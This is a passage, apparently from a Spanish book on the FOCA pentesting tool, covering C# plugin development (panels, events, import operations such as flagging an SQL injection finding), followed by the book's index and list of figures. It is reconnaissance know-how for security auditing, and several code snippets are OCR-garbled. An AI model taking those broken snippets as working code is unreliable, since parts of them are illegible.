


Imagen 06.10: *Plugin* con visualización en modo panel

Para embeber en la *FOCA* uno de estos paneles es necesario hacer uso del objeto '*PluginPanel*' (*PluginsAPI.Elements.PluginPanel*) y añadirlo a la lista de exportación, tal y como se puede ver en el siguiente ejemplo:

```
public Plugin()

    Panel panelForm = new Panel();
    PluginPanel panelPlugin = new PluginPanel(panelForm, false);
    export.Add(panelPlugin);
```

Una vez añadido el panel el siguiente paso necesario es implementar la funcionalidad para mostrar el panel. Esto puede llevarse a cabo añadiendo un nuevo *item* en el menu desplegable de *plugins* exportando el objeto '*PluginToolStripMenuItem*', tal y como se puede ver en el siguiente código de ejemplo:

```
public Plugin()

    Panel panelForm = new Panel();
    PluginPanel panelPlugin = new PluginPanel(panelForm, false);
    ToolStripMenuItem toolStripMenu = new ToolStripMenuItem( name);
    toolStripMenu.Image = Properties.Resources.cookie;
    toolStripMenu.Click += delegate

            panelForm.BringToFront();
            panelForm.Visible = true;
    };
    PluginToolStripMenuItem toolStripPlugin = new
    PluginToolStripMenuItem(toolStripMenu);
    export.Add(toolStripPlugin);
    export.Add(panelPlugin);
```

Con el código que se ha visto, cuando se ejecute el *plugin* se obtendrá un resultado similar al que se puede ver en la siguiente captura de pantalla, donde se ha embebido un panel vacío




Imagen 06.11: *Plugin* de ejemplo embebido en *FOCA*.

Además del panel embebido, en la imagen 06.11 se puede ver que también se ha agregado un '*ToolStripItem*' en el menú desplegable que aparece al hacer clic sobre la opción de '*Plugins*'. Allí es donde se listarán todos los *plugins* que se hayan ido cargando en la herramienta *FOCA*. Además, desde esa opción se podrán cargar y descargar todos los *plugins*.

Con esta información mínima se permite interactuar ya al *plugin* con *FOCA* y a la *FOCA* con el *plugin* desde un punto de vista de *interfaz*. Elegir uno u otro método de visualización deberá ser decisión del programador pensando siempre en lo que sea mejor para el uso del *plugin*, ya que cada uno de ellos tiene ventajas e inconvenientes.

El resto del diseño del *interfaz* del *plugin* tendrá que realizarse en función de los datos que serán necesarios visualizar y/o configurar, y es decisión total del desarrollador elegir qué, dónde y cómo ponerlo.

Ahora, para dotar de sentido la creación de un *plugin*, hay que pensar que el trabajo siguiente será establecer un canal de comunicación de información entre ambos, utilizando para ello los eventos que vamos a describir a continuación. Hay que decidir qué información se quiere obtener de *FOCA* para hacer algo extra y qué información deberá ser enviada desde el *plugin* a *FOCA* para ampliar los datos obtenidos en *FOCA* y por tanto la potencia de la herramienta a la hora de realizar un proceso de *pentesting* con ella.

Capturar eventos

Como ya se ha dicho, los eventos que genera *FOCA* permiten a los *plugins* capturar determinados mensajes que son enviados a estos para obtener información directamente desde el proyecto que tiene en ejecución *FOCA*. Para conseguir capturar esta información, primeramente es necesaria la creación de un nuevo método de tipo 'void' en la clase pública '*Plugin*' que se vio cómo crear al principio de este capítulo, que debe tener como nombre el evento en concreto que se quiere capturar con el ^*Plugin*.

Entre los eventos que se encuentran disponibles para que un *plugin* pueda capturarlos y recibir información del proyecto en curso dentro de *FOCA* se encuentran los siguientes que aparecen en esta tabla:

Evento	Argumentos	Descripción
(void) OnNewDomain	Object[] { string *domain* }	Envía un dominio
(void) OnNewURL	Object[] { string *url* }	Envía una URL.
(void) OnNewIP	Object[] { string *ip* }	Envía una dirección IP
(void) OnNewProject	Object[] { string *domain* }	Envía el dominio principal cuando un proyecto es creado.
(void) OnNewNetrange	Object[] { string *ipFrom*, string *ipTo* }	Envía el rango de inicio y fin de un netrange.
(void) OnNewRelation	Object[] { string *ip*, string *domain* }	Envía una relación de un dominio con una IP cuando ésta es calculada.
(void) OnNewDocument	*(No implementado)*	*(No implementado)*

Imagen 06.12: Eventos disponibles en *FOCA*

Como se puede ver, en cada evento disparado por *FOCA* va asociada la información relativa. Por ejemplo con un nuevo dominio encontrado se envía el nombre del dominio en cuestión.

Como ejemplo sencillo de *plugin*, a continuación se ve una captura de pantalla donde se ve la plantilla capturando los dominios agregados mediante el evento '*OnNewDomain*'. Lo único que hace el *plugin* es crear un método llamado *OnNewDomain* que recibe como parámetro de entrada el nombre del nuevo dominio. Esos datos los va pintando en el cuadro de diálogo que se ve en la imagen siguiente.




Imagen 06.13: *Plugin* sencillo para la captura de nombres de dominios encontrados por *FOCA*

Este *plugin* es bastante sencillo y aparentemente poco práctico, pero podría servir como ejemplo para obtener muchas utilidades. Por ejemplo, si hubiera otros sistemas de seguridad en la organización, u otras herramientas automatizadas para la evaluación de los activos de una organización, un *plugin* tan sencillo como el descrito podría ser creado para poder enviar a una base de datos de la organización o directamente a las bases de datos de esas herramientas de auditoría y seguridad todo lo que vaya descubriendo *FOCA*.

Con estos eventos el desarrollador de un *plugin* ya sabe a qué información de la que se genera desde *FOCA* se puede suscribir, por lo que podrían hacerse fácilmente integraciones con muchas herramientas populares como *nmap*, *nessus*, etcétera. El proceso convertiría a la *FOCA* en una solución de descubrimiento de activos de auditoría para el lanzamiento automático de procesos de auditoría automatizados.

Una vez que ya hemos visto cómo obtener datos de *FOCA* para que estos lleguen al *plugin* y se hagan cosas con ellos, ahora quedaría por ver cómo se puede enviar información en el sentido inverso. Es decir, cómo el *plugin*, una vez que ha procesado toda la información, es capaz de meter información que se una al proyecto de auditoría que se está realizando. Esto lo vamos a ver justo en el siguiente apartado.

Importar elementos desde el plugin a la FOCA

Llegando ya a la última parte del proceso, para que los *plugins* puedan interactuar con la *interfaz* gráfica y el proyecto en curso de *FOCA*, la *API* oferta al desarrollador de un *plugin* el método *Import.ImportEventCaller(ImportObject iObject)*. El constructor del objeto de tipo '*ImportObject*' recibe dos parámetros de tipo '*Import.Operation*' y '*object*' con la siguiente definición:

```
ImportObject(Import.Operation operation, object o);
```

Entre las operaciones que están disponibles en la *API* y que pueden usarse desde cualquier de los *plugins* que se creen para *FOCA*, se encuentran las siguientes, con sus correspondientes objetos a importar para cada tipo de operación:

Operación	Objecto(s) a importar

AssociationDomainIP	ImportElements.[illegible]
	{
	string **domain**,
	String **ip**
	}

AddDomain	string **domain**

AddSQLi	**ImportElements.**AddSQLI
	{
	string **url**,
	String **parameter**
	}

AddBackup	**ImportElements.**AddBackUp
	{
	string **url**
	}

AddDirectoryListing
(No implementado)
	ImportElements.[illegible]
	{
	string **url**
	}

AddDsStore
(No implementado)
	ImportElements.[illegible]
	{
	string **url**
	}

AddGHDB	**ImportElements.**AddGHDB
	{
	string **url**
	}

AddInsecureMethod
(No implementado)
	ImportElements.[illegible]
	{
	string **url**,
	string **method**
	}

Imagen 06.14: Operaciones para importar datos en *FOCA* desde el *plugin*

Operación	Objecto(s) a importar

AddLeak
(No implementado)
	`ImportElements.AddLeak`
	`{`
	`    string url,`
	`    string description`
	`}`

AddListing
(No implementado)
	`ImportElements.AddListing`
	`{`
	`    string url`
	`}`

AddMultiplesChoice
(No implementado)
	`ImportElements.AddMultiplesChoice`
	`{`
	`    string url`
	`}`

AddProxy
(No implementado)
	`ImportElements.AddProxy`
	`{`
	`    string url,`
	`    int port`
	`}`

AddSvn
(No implementado)
	`ImportElements.AddSvn`
	`{`
	`    string url`
	`}`

AddUser
(No implementado)
	`ImportElements.AddUser`
	`{`
	`    string domain,`
	`    string user`
	`}`

AddZoneTransfer
(No implementado)
	`ImportElements.AddZoneTransfer`
	`{`
	`    string ip`
	`}`

AssignRol	`ImportElements.AsignRol`
	`{`
	`    string ip,`
	`    string rol`
	`}`

AddIP	`String ip`
AddURL	`String url`

Imagen 06.15: Operacionones para importar datos en *FOCA* desde el *plugin* (2ª parte)

Por ejemplo, para asignar al dominio '*www.server1.com*' una Vulnerabilidad de tipo *SQL injection* en la *Url HTTP* *www.server1.com/focaplugin.aspx* sobre el parámetro '*id*' se podría hacer así:

```
ImportObject iObject = new [illegible](
                    [illegible].Add[illegible],
                    new [illegible] AddSQLI(
                    "HTTP[illegible]/focaplugin.aspx", "id")

Import.ImportEventCaller(i[illegible]);
```

Para terminar, además de todas esas funciones, existen más para importar elementos del menú, que puedes ver a continuación en las siguientes tablas, como manual de referencia:

Operación	Contexto(s) a importar

AddContextMenu	ContextualMenu.Global
	{
	ToolStripMenuItem menu
	}
	
	Elements ContextualMenu [illegible]
	{
	ToolStripMenuItem menu
	}
	
	Elements.ContextualMenu.ShowDomainsDomainMenu
	{
	ToolStripMenuItem menu
	}
	Elements ContextualMenu [illegible]
	{
	ToolStripMenuItem menu
	}
	
	Elements.ContextualMenu.ShowDomainsDomainRelatedDomainsMenu
	{
	ToolStripMenuItem menu
	}
	
	Elements ContextualMenu [illegible]
	{
	ToolStripMenuItem menu
	}
	
	Elements.ContextualMenu.ShowMetadataMenu
	{
	ToolStripMenuItem menu
	
	}
	
	Elements.ContextualMenu.ShowNetworkClientsItemMenu
	{
	ToolStripMenuItem menu
	}
	
	Elements.ContextualMenu.ShowNetworkClientsMenu
	{
	ToolStripMenuItem menu
	}
	
	Elements.ContextualMenu.ShowNetworkIpRangeMenu
	{
	ToolStripMenuItem menu
	}
	
	Elements.ContextualMenu.ShowNetworkMenu
	{
	ToolStripMenuItem menu
	}

Imagen 06.16: Operaciones para importar elementos en el menú de *FOCA* desde el *plugin* (2ª parte)

Operación	Objecto(s) a importar
AddContextMenu	(ver código)

```
AddContextMenu Elements.ContextualMenu.[illegible]
               {
                   ToolStripMenuItem menu
               }

               Elements.ContextualMenu.ShowNetworkServersMenu
               {
                   ToolStripMenuItem menu
               }

               Elements.ContextualMenu.ShowNetworkUnlocatedItemMenu
               {
                   ToolStripMenuItem menu
               }

               Elements.ContextualMenu.ShowNetworkUnlocatedMenu
               {
                   ToolStripMenuItem menu
               }

               Elements.ContextualMenu.ShowProjectMenu
               {
                   ToolStripMenuItem menu
               }

               Elements.ContextualMenu.ShowRolesMenu
               {
                   ToolStripMenuItem menu
               }

               Elements.ContextualMenu.ShowRolesRolMenu
               {
                   ToolStripMenuItem menu
               }

               Elements.ContextualMenu.ShowRolesRolMenuItem
               {
                   ToolStripMenuItem menu
               }

               Elements.ContextualMenu.ShowVulnerabilitiesMenu
               {
                   ToolStripMenuItem menu
               }

               Elements.ContextualMenu.ShowVulnerabilitiesVulnerabilitieMenu
               {
                   ToolStripMenuItem menu
               }

               Elements.ContextualMenu.ShowVulnerabilitiesVulnerabilitieMenuItem
               {
                   ToolStripMenuItem menu,
                   Elements.ContextualMenu.keyType menu
               }
```

Imagen 06.17: Operaciones para importar elementos en el menú de *FOCA* desde el *plugin* (2ª parte)

3. Final

Si has leído hasta este punto, ya sabes tanto como los que creamos la *FOCA*, y seguro que eres capaz de saber más de ella que nosotros mismos si amplías sus funcionalidades con nuevos *plugins*. El número de fuentes abiertas que hay en Internet es muy grande, el número de herramientas con las que puedes integrar *FOCA* es enorme y el número de nuevos trucos de *pentesting* que van apareciendo día a día hacen que esto no se acabe.

Ya sabes manejar la *FOCA* en profundidad, sabes cómo integrarla con otras herramientas, y sabes cómo hacer *plugins* para que las funcionalidades sean infinitas. Es tiempo para que digas eso de: ***"Fear the FOCA"***.

Índice alfabético

A
antimalware 227

B
backup 227
banner 227

C
caso forense 227
CVE 227

D
datos perdidos 227
defacement 227

E
Esquema Nacional de Seguridad 227
EXIF 227
ExifReader 227
exploits 227

F
fingerprinting 227
footprinting 227
Fuga de información 227

G
GPS 227

H
hosting 227
HxD 227

I
IDS 227
información oculta 227
intelligence gathering 227
intranet 227
ISO 227

J
jailbreak 227
Juice Jacking 227

L
Libextractor 227

M
malware 227
metadatos 227
Meta-información 227

O
OASIS 227
ODBC 227
ODF 227
OOXML 227

P
pentester 227
plugin 227
proxy 227

S
sniffer 227
Spear Phising 227

T
test de intrusión 227
troyanizado 227

U
UNC 227
url parametrizada 227

User-agent 227

V
VBScript 227
virtual hosts 227
Vulnerabilidad 227

W
WAF 227
Web semantica 227
Well-known 227

X
XML 227

Índice de imágenes

Imagen 01.01: Usuarios que habían modificado el doc sobre las armas de destruc masiva 18
Imagen 01.02: Metadatos, información oculta y datos perdidos 19
Imagen 01.03: Metadato creado por Google 20
Imagen 01.04: Información de usuario en Office 2003 21
Imagen 01.05: Un usuario distinto utiliza por primera vez Office en el mismo equipo 21
Imagen 01.06: Propiedades de documento en Microsoft Word 2007 22
Imagen 01.07: Archivo gráfico con información EXIF leído con ExifReader 23
Imagen 01.08: Acceso a la información EXIF con HxD. 23
Imagen 01.09: Desvinculado de ficheros gráficos en documentos doc convertidos a HTML 24
Imagen 01.10: Desvinculado de ficheros gráficos en OOXML 25
Imagen 01.11: Control de cambios en Office 2007. 25
Imagen 01.12: BinText rastrea textos y localiza hipervínculos 26
Imagen 01.13: Metadatos extraídos con LibExtractor de un doc Word 97 27
Imagen 01.14: Información sobre conexión a base de datos en un documento de Word. 28
Imagen 01.15: Datos de impresora en un documento de Word 29
Imagen 01.16: Impresora en formato UNC en un documento de Word 29
Imagen 01.17: Contenido de un documento ODT. 30
Imagen 01.18: Modificación de los datos de usuario. 31
Imagen 01.19: Fichero meta.XML. 32
Imagen 01.20: Información de una impresora en un servidor de red 32
Imagen 01.21: Ruta de acceso a la plantilla 33
Imagen 01.22: Ruta a plantilla con información de cuenta de usuario 33
Imagen 01.23: Ruta a plantilla con unidad de disco. 34
Imagen 01.24: Usuario Pruebas en ruta a plantilla 34
Imagen 01.25: Ruta a equipo remoto 35
Imagen 01.26: Imagen incrustada en carpeta Pictures. 35
Imagen 01.27: Metadatos EXIF en archivo incrustado. 36
Imagen 01.28: Documento con la visualización de cambios desactivado 36
Imagen 01.29: Documento con la visualización de cambios activado 37
Imagen 01.30: Historial de Cambios en content.XML. 37
Imagen 01.31: Definición de Marco de Texto Imprimible o No Imprimible. 38
Imagen 01.32: Metadatos personalizados. 39
Imagen 01.33: Información de la base de datos en settings.XML. 39
Imagen 01.34: Información de campos, tablas y base de datos en content.XML 40
Imagen 01.35: Versiones de documento. 40

Imagen 01.36: Archivo VersionList XML con información de las versiones. 41
Imagen 01.37: Carpeta Versions en documento ODT. 41
Imagen 01.38: Visualización interna de un fichero .Pages. 42
Imagen 01.39: BuildVersionHistory plist visto en la previsualización de Finder en Mac OS X 42
Imagen 01.40: Meta. en fichero Preview PDF dentro de la carp. QuickLook de un doc Pages. 43
Imagen 01.41: Perfil de color adaptado para ser visualizado en un iMac. 45
Imagen 01.42: Fichero Index apxl de un archivo .key 46
Imagen 01.43: Objeto Metadata... 46
Imagen 01.44: Metadatos en Inspector de Documentos 47
Imagen 01.45: Atributo path con ruta local y displayname con ruta interna al documento 47
Imagen 01.46: Elemento Version-history...... 48
Imagen 01.47: Información de impresora en doc-info 48
Imagen 01.48: Información de impresora en print-info. 48
Imagen 01.49: Control de cambios. 49
Imagen 01.50: Password hint en un documento de Apple iWork 49
Imagen 01.51: Password hint en el fichero. 49
Imagen 01.52: Archivos Excel autoguardados en formato XAR 50
Imagen 01.53: Análisis con FOCA Online de los metadatos de un archivo autoguardado 51
Imagen 01.54: Metadatos en fichero de formato XLL 53
Imagen 01.55: Metadatos en nota de prensa en formato PDF de anonymous 54
Imagen 01.56: Fichero XFDF que apunta al doc PDF que se usa como plantilla. 55
Imagen 01.57: Metadatos en formato FPF. 55
Imagen 02.01: Vista de Metadatos con los documentos cargados 58
Imagen 02.02: Extraer metadatos de un archivo...... 58
Imagen 02.03: Metadatos obtenidos. 59
Imagen 02.04: Metadatos organizados por categorías. 59
Imagen 02.05: Diferentes tipos de archivos para analizar con FOCA. 60
Imagen 02.06: Ficheros organizados por tipo de archivo 60
Imagen 02.07: Resumen de metadatos.... 61
Imagen 02.08: Localizar documentos donde aparece un determinado dato 62
Imagen 02.09: Metadatos en el informe Blair.. 63
Imagen 02.10: Lista de nodos TOR de salida. 64
Imagen 02.11: Coordenadas GPS en los metadatos. 65
Imagen 02.12: Tabla de valores de OSH y OSL identificando al sistema operativo 68
Imagen 02.13: Creación de un nuevo proyecto. 69
Imagen 02.14: Cuadro de extensiones. 70
Imagen 02.15: Documentos localizados por diferentes motores de búsqueda 71
Imagen 02.16: Documentos encontrados por FOCA para un dominio objetivo. 72
Imagen 02.17: Descargar todos los ficheros localizados para un dominio. 73
Imagen 02.18: Extraer los metadatos de los documentos descargados 73
Imagen 02.19: Resumen de Metadatos 74
Imagen 02.20: Análisis de metadatos.. 75
Imagen 02.21: Clientes de la red.. 76

Imagen 02.22: Noticia sobre el ataque sufrido por el Pentágono 77
Imagen 02.23: Esquema de funcionamiento del ataque dirigido . 78
Imagen 02.24: Usuario objetivo con acceso a recursos compartidos 79
Imagen 02.25: Carpetas compartidas en un servidor y usuarios con acceso al mismo . . 79
Imagen 02.26: Creepy analizando la información GPS de las fotos de una persona 81
Imagen 02.27. Información de la cámara fotográfica en los metadatos EXIF de una foto. 82
Imagen 02.28. Código de The Flame destinado a analizar metadatos GPS de fotografías . 83
Imagen 02.29: Inspeccionar documento en Microsoft Office 2007 86
Imagen 02.30: Borrar información personal al guardar... . 87
Imagen 02.31: Metadatos extraídos con OOMetaExtractor 88
Imagen 02.32: Valores a sustituir en todos los documentos. 88
Imagen 02.33: SnapsCleaner, una herramienta para Mac OS X 89
Imagen 02.34: Esquema de funcionamiento de MetaShield Protector . . 91
Imagen 02.35: Instalación Desinstalación de MetaShield Protector en un sitio web 92
Imagen 02.36: Configuración de MetaShield Protector..... 93
Imagen 02.37: Estadísticas de los ficheros limpiados en un sitio web. . . 94
Imagen 02.38: Tiempo medio de limpieza por tipo de fichero. 95
Imagen 02.39: Plantilla de acciones. 95
Imagen 02.40: MetaShield Protector for client 96
Imagen 02.41. Opciones de traceo de origen de metadato. 98
Imagen 02.42 Gráfico de las empresas líderes en Data Loss Prevention, según Gartner . . . 99
Imagen 02.43 Total de fuga de infor. exp. por las emp. que proporc. herram. y servicios DLP .. 100
Imagen 02.44. Fuga de infor. exp. por las emp. que proporc. herram. y servicios DLP . 101
Imagen 03.01. Personalización de opciones del descubrimiento de red . . . 104
Imagen 03.02 Google Hacking para localizar dominios y nombres de host 105
Imagen 03.03: Obtener el registro SOA de un dominio 107
Imagen 03.04: IP del Primary NameServer de apache.org .. 108
Imagen 03.05: Servidores DNS del dominio zonetransfer.me 109
Imagen 03.06: Seleccionar un servidor para realizar las consultas 109
Imagen 03.07: Transferencia de zona del dominio zonetransfer.me . 110
Imagen 03.08: Solicitar una transferencia de zona con dig 110
Imagen 03.09: Registro LOC. . 111
Imagen 03.10: Registros Txt 111
Imagen 03.11: Registro CNAME 111
Imagen 03.12: Registro SRV... 111
Imagen 03.13. Configuración de las búsquedas DNS 112
Imagen 03.14: Configuración de predicción DNS... 113
Imagen 03.15: Servidores descubiertos por DNS Prediction. 113
Imagen 03.16: Dominios alojados en la misma dirección IP. 114
Imagen 03.17: Obtener servidores DNS con nslookup... . . 116
Imagen 03.18: Realizar consultas PTR de direcciones IP internas. . . . 117
Imagen 03.19: Búsqueda por segmento de red en Shodan. 118
Imagen 03.20: Consultas SNMP realizadas con MIB Browser. 120

Imagen 03 21 Descubriendo nuevos dominios con Robtex... 122
Imagen 03 22 Certificado digital del dominio army mil 123
Imagen 03.23 Información del certificado digital del dominio disa mil. 124
Imagen 03 24 Concexion LDAP al servidor de CRLs descub. en el certif. digital de disa.mil.... 125
Imagen 03 25 Busqueda sin resultados. 126
Imagen 03 26 Miles de resultados usando el Google Slash trick. 127
Imagen 03 27 Figerprinting mediante peticiones jsp 128
Imagen 03 28 Obtener version de BIND con nslookup 129
Imagen 03 29 Obtener version de BIND con dig. 129
Imagen 03 30 Opciones de configuracion de fingerprinting y reconocimiento de tecnologia. 130
Imagen 03.31 Servidores y dominios localizados en el analisis de la red 132
Imagen 03.32 Vista por roles 133
Imagen 03 33 Añadir roles de forma manual 133
Imagen 04 01 Buscando ficheros de backup con HTTP Fuzzer. 136
Imagen 04 02 Listado de directorios activo en un servidor web. 137
Imagen 04 03 Personalizando la busqueda de rutas con listado de directorios. 138
Imagen 04 04 Localizando los servidores de nombres de renfe 140
Imagen 04 05 Estableciendo la busqueda como no recursiva 140
Imagen 04 06 DNS Cache Snooping en el DNS de Renfe 141
Imagen 04 07: DNS Caché Snooping con FOCA.... 142
Imagen 04 08: Ficheros DS Store en sitios web gov 144
Imagen 04 09: Contenido de un fichero DS_Store. 145
Imagen 04 10 Servidor vulnerable al bug PHP CGI Code Execution. 146
Imagen 04 11: Metodos HTTP habilitados en un sitio web 148
Imagen 04 12: Metodos PUT y DELETE permit. en Allow y Access-Control-Allow-Methods. 149
Imagen 04 13 Subiendo un fichero a un servidor web vulnerable 150
Imagen 04 14 Webshells Indexadas en Google. 151
Imagen 04 15: Si se envía una cookie en la petición TRACE vuelve en el codigo 153
Imagen 04 16: Opciones de configuración de busqueda de ficheros jugosos 154
Imagen 04.17 Código de un archivo SWF. 155
Imagen 04.18 Fichero listing 156
Imagen 04 19. Listado de datos personales de usuarios obtenido a traves del fichero .listing...... 157
Imagen 04 20 Servidor web con la opcion mod negotiation activa. 158
Imagen 04 21 Contenido de un fichero .svn entries 159
Imagen 04 22 El volcado forense del fichero SQLite hecho con Recover Messages 160
Imagen 04.23 Volcado de pristine con svnpristine. 161
Imagen 04.24 Petición HTTP con usuario, password y hostname 162
Imagen 04.25 Leaks de información 163
Imagen 04 26 Data Leaks localizados por FOCA. 164
Imagen 04 27 Lista de URLs parametrizadas localizada en un servidor web 164
Imagen 04.28. Opciones de forzado de errores 165
Imagen 04 29 Pruebas para reconocer True y False en servidores IIS 166
Imagen 04.30 Directorios de usuarios descubiertos en un servidor web 167




Imagen 04.31: Dominios, servidores y máquinas clientes. 170
Imagen 04.32: Vulnerabilidades. 171
Imagen 04.33: Usuarios, emails, software y directorios. 172
Imagen 05.01: Servidores del dominio Apple.com localizados por diferentes metodos . . . 176
Imagen 05.02: Búsqueda personalizada. 177
Imagen 05.03: Ficheros .doc Indexados en Google del dominio army.mil 178
Imagen 05.04: Busqueda de URLs y Documentos por servidor y/o subdominio en FOCA . 178
Imagen 05.05: Ejemplos de User-agent. IE8 y rastreador de Google. 179
Imagen 05.06: Comparativa de las versiones estándar y movil de una misma pagina web. . . 180
Imagen 05.07: Tareas simultaneas que va a realizar FOCA 181
Imagen 05.08: Panel de TaskList 181
Imagen 05.09: Configuración del log de FOCA 182
Imagen 05.10: Activación de spidering en un sitio. 183
Imagen 05.11: Spidering del sitio. 184
Imagen 05.12: Añadir links desde un fichero 185
Imagen 05.13: Configuracion de uso de proxy y modificación del user agent 186
Imagen 05.14: Configuración del escáner en vivo de Burp Suite 187
Imagen 05.15: Análisis de un servidor DNS con Caché activada de mod. vulner. a Evil Grade . . 189
Imagen 05.16: 4.117 URLs almacenadas para el dominio informatica64.com 192
Imagen 05.17: Una copia de MacAmerica PHP en Archive.org devuelve el código PHP . . 193
Imagen 05.18: Dos copias únicas de este documento almacenadas en Archive.org . . . 193
Imagen 05.19: Esquema de funcionamiento de la API de FOCA 194
Imagen 05.20: Información localizada parseando un fichero .svn entries. 195
Imagen 05.21: Configuracion del plugin Web Fuzzer 196
Imagen 05.22: Resultados obtenidos con el plugin Web Fuzzer 197
Imagen 05.23: Extrayendo información de los ficheros con el plugin IIS Shortname Extractor 198
Imagen 05.24: Opciones de configuración del plugin NTFS Based Server Enumerator . 199
Imagen 05.25: Extraccion de ficheros y reconocimiento del fallo en Apple. 201
Imagen 05.26: Configuracion del plugin MySQL Injector 202
Imagen 05.27: Analizando una url para comprobar si un parametro es vulnerable . . . 203
Imagen 05.28: Datos extraidos con el plugin de la tabla users 203
Imagen 05.29: Seleccionar propiedades y atributos a incluir en el informe 205
Imagen 05.30: Seleccionar graficos a incluir en el informe 206
Imagen 05.31: Previsualización del informe en pantalla. 206
Imagen 05.32: Exportar datos desde FOCA a un fichero de texto. 207
Imagen 05.33: Datos obtenidos del fichero "TonyBlair.doc" con la herramienta FOCA Online 208
Imagen 05.34: Representación de equipos descubiertos en Maltego 209
Imagen 06.01: Creacion del proyecto Class Library en .NET 212
Imagen 06.02: Configuracion del proyecto para Any CPU 212
Imagen 06.03: Integracion de la API de FOCA al proyecto del plugin 213
Imagen 06.04: Creación de clase pública Plugin. 213
Imagen 06.05: Carga y descarga de plugins. 214
Imagen 06.06: Creación de un nuevo proyecto dentro del Plugin 214

Imagen 06.07. Configuracion del proyecto como StartUp Project... 215
Imagen 06.08: Handler mostrando el cuadro de diálogo... 215
Imagen 06.09. Plugin con visualización en modo ventana 216
Imagen 06.10: Plugin con visualización en modo panel 217
Imagen 06.11· Plugin de ejemplo embebido en FOCA. 218
Imagen 06.12: Eventos disponibles en FOCA... 219
Imagen 06.13: Plugin sencillo para la captur. de nombres de domin encontrados por FOCA 220
Imagen 06.14: Operaciones para importar datos en FOCA desde el plugin 221
Imagen 06.15: Operaciononones para importar datos en FOCA desde el plugin (2ª parte) . . 222
Imagen 06.16: Operac para imp elementos en el menú de FOCA desde el plugin (2ª parte) 223
Imagen 06.17: Operac para imp elementos en el menu de FOCA desde el plugin (2ª parte).. 224

Libros publicados

Estos libros pueden ser obtenidos desde la web: `http://www.0xWORD.com`



